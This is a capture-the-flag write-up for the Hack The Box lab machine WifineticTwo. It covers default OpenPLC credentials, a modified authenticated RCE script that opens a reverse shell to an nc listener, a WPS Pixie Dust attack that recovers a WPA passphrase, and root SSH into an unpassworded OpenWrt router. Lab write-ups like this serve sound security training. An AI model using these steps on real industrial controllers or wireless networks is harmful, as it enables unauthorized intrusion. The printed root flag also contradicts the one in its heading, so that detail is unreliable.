HTB Linux Medium: WifineticTwo
WifineticTwo is a Medium rated Linux machine on HTB.
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.129.216.2
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-03-16 15:16 EDT
Nmap scan report for 10.129.216.2
Host is up (0.040s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
8080/tcp open  http-proxy Werkzeug/1.0.1 Python/2.7.18
|_http-server-header: Werkzeug/1.0.1 Python/2.7.18
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     content-type: text/html; charset=utf-8
|     content-length: 232
|     vary: Cookie
|     set-cookie: session=eyJfcGVybWFuZW50Ijp0cnVlfQ.ZfXwHQ.3dUcgcaRXGE3EcQDnupPafpjZrQ; Expires=Sat, 16-Mar-2024 19:21:45 GMT; HttpOnly; Path=/
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Sat, 16 Mar 2024 19:16:45 GMT
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 302 FOUND
|     content-type: text/html; charset=utf-8
|     content-length: 219
|     location: <http://0.0.0.0:8080/login>
|     vary: Cookie
|     set-cookie: session=eyJfZnJlc2giOmZhbHNlLCJfcGVybWFuZW50Ijp0cnVlfQ.ZfXwHQ.gB4EVPvXX9GhZI_B6KFkEnoW-Do; Expires=Sat, 16-Mar-2024 19:21:45 GMT; HttpOnly; Path=/
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Sat, 16 Mar 2024 19:16:45 GMT
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>Redirecting...</title>
|     <h1>Redirecting...</h1>
|     <p>You should be redirected automatically to target URL: <a href="/login">/login</a>. If not click the link.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     content-type: text/html; charset=utf-8
|     allow: HEAD, OPTIONS, GET
|     vary: Cookie
|     set-cookie: session=eyJfcGVybWFuZW50Ijp0cnVlfQ.ZfXwHQ.3dUcgcaRXGE3EcQDnupPafpjZrQ; Expires=Sat, 16-Mar-2024 19:21:45 GMT; HttpOnly; Path=/
|     content-length: 0
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Sat, 16 Mar 2024 19:16:45 GMT
|   RTSPRequest:
|     HTTP/1.1 400 Bad request
|     content-length: 90
|     cache-control: no-cache
|     content-type: text/html
|     connection: close
|     <html><body><h1>400 Bad request</h1>
|     Your browser sent an invalid request.
|_    </body></html>
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 16.87 seconds
Enumerate HTTP (Port 8080)
We are redirected to a login page. 
From the login page we see that OpenPLC is running. After a quick google search, we find that the default credentials are openplc:openplc. 
Authenticated RCE for OpenPLC 3: PoC. 
Error when compiling.
Since we get errors when running the Python exploit we have to make some modifications. Since the error we get is about a file not existing we should take a look at the programs and see what files do exist (we find blank_program.st). 
Now, to fix the script modify the following line.
1
compile_program = options.url + '/compile-program?file=blank_program.st'
Execute the Python exploit.
1
2
┌──(kali㉿kali)-[~]
└─$ python3 shell.py -u <http://10.10.11.7:8080> -l openplc -p openplc -i 10.10.14.234 -r 4445
Get the shell connection using nc.
1
2
3
4
5
6
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4445
listening on [any] 4445 ...
connect to [10.10.14.234] from (UNKNOWN) [10.10.11.7] 35188
id
uid=0(root) gid=0(root) groups=0(root)
User.txt 8c55214b31b0e8dcdf4248b8032f5d9b
1
2
cat user.txt
8c55214b31b0e8dcdf4248b8032f5d9b
Privilege Escalation
We have to start by getting the BSSID.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
root@attica01:/tmp# iwlist wlan0 scanning
wlan0     Scan completed :
          Cell 01 - Address: 02:00:00:00:01:00
                    Channel:1
                    Frequency:2.412 GHz (Channel 1)
                    Quality=70/70  Signal level=-30 dBm
                    Encryption key:on
                    ESSID:"plcrouter"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                              9 Mb/s; 12 Mb/s; 18 Mb/s
                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
                    Extra:tsf=000613d992b06128
                    Extra: Last beacon: 36ms ago
                    IE: Unknown: 0009706C63726F75746572
                    IE: Unknown: 010882848B960C121824
                    IE: Unknown: 030101
                    IE: Unknown: 2A0104
                    IE: Unknown: 32043048606C
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : CCMP
                        Pairwise Ciphers (1) : CCMP
                        Authentication Suites (1) : PSK
                    IE: Unknown: 3B025100
                    IE: Unknown: 7F080400000200000040
                    IE: Unknown: DD5C0050F204104A0001101044000102103B00010310470010572CF82FC95756539B16B5CFB298ABF11021000120102300012010240001201042000120105400080000000000000000101100012010080002210C1049000600372A000120
Use oneshot to get the WPA PSK password: Link
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
root@attica01:/tmp# sudo ./oneshot -i wlan0 -K --bssid 02:00:00:00:01:00
[*] Running wpa_supplicant...
[*] Trying pin 12345670...
[*] Scanning...
[*] Authenticating...
[+] Authenticated
[*] Associating with AP...
[+] Associated with 02:00:00:00:01:00 (ESSID: plcrouter)
[*] Received Identity Request
[*] Sending Identity Response...
[*] Received WPS Message M1
[P] E-Nonce: 29e8fb36dbdbc9e7921f1577e7c679c5
[*] Building Message M2
[P] PKR: 6a47896e780650fb548e1e9a17b4ad7ed43b2415fb59828db37ca996d07d930e8998901274148effc234fedd96c57eb693238df1ac7f0e6c52467a67b2007e29fbaaed42def7e8c6cfadcbf0e89295f50394e40de71e6af66f449751ee7e01f97cd0679276402f05cf3040e17cc0eeeb85c164f70b0bfaf11c38469d93999fba13c35cccca1289f6d4a8d2e05cb02ef209f38121eac8dae4b40f7059114889ac25cda69229e19e0516b86ed193c34d6c828072bba4cdc006b95ad0eb9a932963
[P] PKE: 68e60ed4d3011aa949d8599e37892f46b6775075aa5d8a341a37fb370d66c0d5546aa1e432e61dbeb6efaf1bb13ff81751ba983f86dfd86d1febe2dd73e2167683e3272fb3e33157b140ab27cbd7311135a13dbcbebaf21e970949ac7781a063528893144a0afd07409dcb67e7939d666d8a949d03b562949275587e63898c2dd990257bd9e62085085312610dd0c86da3dd1ea8019e715f350a8a2675b56c437198ace25300024cc5bebd44a972202fd4d693b6bb4b79c22ba86f85bb404787
[P] Authkey: 6195bd85a2971ef00fc088c735c6bfdb3b07e45ce7b2fa11a2a3b1fd567adf45
[*] Received WPS Message M3
[P] E-Hash1: 6c0dcaaeaa33d14598bd13d4bc7f88d9da074cb10e10f192f6d1f66b9173f3f0
[P] E-Hash2: 07d847ec86a9ab5370630609c47ac8c2b0028554b305af2caad1f9e4b68bcb33
[*] Building Message M4
[*] Received WPS Message M5
[*] Building Message M6
[*] Received WPS Message M7
[+] WPS PIN: 12345670
[+] WPA PSK: NoWWEDoKnowWhaTisReal123!
[+] AP SSID: plcrouter
Since we have the passphrase we can create a config file and apply it to the interface. Once the config is applied we can assign a static IP to the wlan0 interface using ifconfig.
1
2
3
4
5
6
root@attica01:/tmp# wpa_passphrase plcrouter 'NoWWEDoKnowWhaTisReal123!' > config
root@attica01:/tmp# wpa_supplicant -B -c config -i wlan0
Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information
root@attica01:/tmp# ifconfig wlan0 192.168.1.7 netmask 255.255.255.0
Now we can SSH to 192.168.1.1 as the root user.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
root@attica01:/tmp# ssh root@192.168.1.1
The authenticity of host '192.168.1.1 (192.168.1.1)' can't be established.
ED25519 key fingerprint is SHA256:ZcoOrJ2dytSfHYNwN2vcg6OsZjATPopYMLPVYhczadM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.1' (ED25519) to the list of known hosts.

BusyBox v1.36.1 (2023-11-14 13:38:11 UTC) built-in shell (ash)

  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 -----------------------------------------------------
 OpenWrt 23.05.2, r23630-842932a63d
 -----------------------------------------------------
=== WARNING! =====================================
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
--------------------------------------------------
root@ap:~# id
uid=0(root) gid=0(root)
Root.txt: fc8707d25a65532e191b26a431a9d45a
1
2
root@ap:~# cat root.txt
5a5266a1edbe69715d89098c60c89373
PWNED!!!